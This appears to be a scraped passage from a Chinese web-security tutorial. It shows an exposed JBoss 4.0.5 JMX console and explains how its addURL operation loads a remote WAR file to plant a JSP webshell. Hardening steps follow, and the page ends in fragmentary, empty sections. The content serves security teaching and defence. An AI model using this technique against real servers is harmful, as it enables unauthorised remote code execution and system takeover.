 - http-invoker.sar
 - jbossweb-tomcat55.sar
 - jbossws14.sar
 - jbossmq-httpil.sar
 - console-mgr.sar
 - uuid-key-generator.sar
 - http-invoker.sar
 - jbossweb-tomcat55.sar
 - jbossws14.sar
 - jbossmq-httpil.sar
 - console-mgr.sar

JBoss™ Application Server

JBoss

Version Version: 4.0.5GA(build: CVSTag=Branch_4_0 date=200610162340) Version Name: Zion Built on: October 16 2006	Environment Start date: Wed May 06 16:54: Host: nsfocus-stu (10.0.0.103) Base Location: file:/C:/jboss-4. Base Location (local): C:\jboss- Running config: 'default'
---	--

JVM - Hardware

Hardware #CPU: 1 OS: Windows 2003 5.2 (x86)	JVM Environment Free Memory: 78 MB Max Memory: 494 MB Total Memory: 123 MB #Threads: 37 JVM Version: 24.45-b08 (Oracle JVM Name: Java HotSpot(TM) S
--	--

[Refresh](#)

Administration Console - Windows Internet Explorer


http://10.0.0.103:8080/web-console/

收藏夹 | Struts2 | JBoss Console

Administration Console

JBoss Management Console

System

- Unified ClassLoaders
- JMX MBeans 
- Catalina
- JMImplementation
- jboss
- jboss.admin
- jboss.alerts
- jboss.aop
- jboss.bean
- jboss.beans
- jboss.cache
- jboss.console
- jboss.deployer
- jboss.deployment
- jboss.ejb
- jboss.j2ee
- jboss.jca
- jboss.jdbc
- jboss.jms
- jboss.jmx
- jboss.management.local
- jboss.mq
- jboss.mq.destination

jboss.console

- [sar=console-mgr.sar](#)

jboss.deployer

- [service=BSHDeployer](#)

jboss.deployment

- [flavor=URL,type=DeploymentScanner](#)

jboss.ejb

- [persistencePolicy=database,service=EJBTimerService](#)
- [retryPolicy=fixedDelay,service=EJBTimerService](#)
- [service=EJBDeployer](#)
- [service=EJBTimerService](#)

jboss.j2ee

- [service=ClientDeployer](#)
- [service=EARDeployer](#)

找到addURL函数，在ParamValue参数中填入http协议的war包地址
点击invoke执行界面获得一个jsp的webshell：

void addURL()

MBean Operation.

Param	ParamType	ParamValue	ParamDescription
p1	java.lang.String	http://10.0.0.110/a.war	(no description)

Invoke

访问webshell:

http://192.168.72.132:8081/JFolder/index.jsp

防范：

1、给jmx-console加上访问密码

1.在 `${jboss.server.home.dir}/deploy`下面找到jmx-console.war
目录编辑WEB-INF/web.xml文件 去掉 security-constraint 块的注释，使其起作用。

2、编辑WEB-INF/classes/jmx-console-users.properties或
server/default/conf/props/jmx-console-users.properties (version
>=4.0.2)和 WEB-INF/classes/jmx-console-roles.properties
或server/default/conf/props/jmx-console-
roles.properties(version >=4.0.2) 添加用户名密码

防范：


3、编辑WEB-INF/jboss-web.xml去掉 security-domain 块的注释，security-domain值的映射文件为 login-config.xml（该文件定义了登录授权方式）

- 1 简介
- 2 SQL注入漏洞
- 3 XSS
- 4 解析漏洞
- 5 文件上传漏洞
- 6 弱口令与表单破解
- 7 信息泄露与目录遍历
- 8 框架与中间件漏洞
- 9 IIS写权限漏洞

IIS写权限漏洞

1、简介

2、利用





Q & A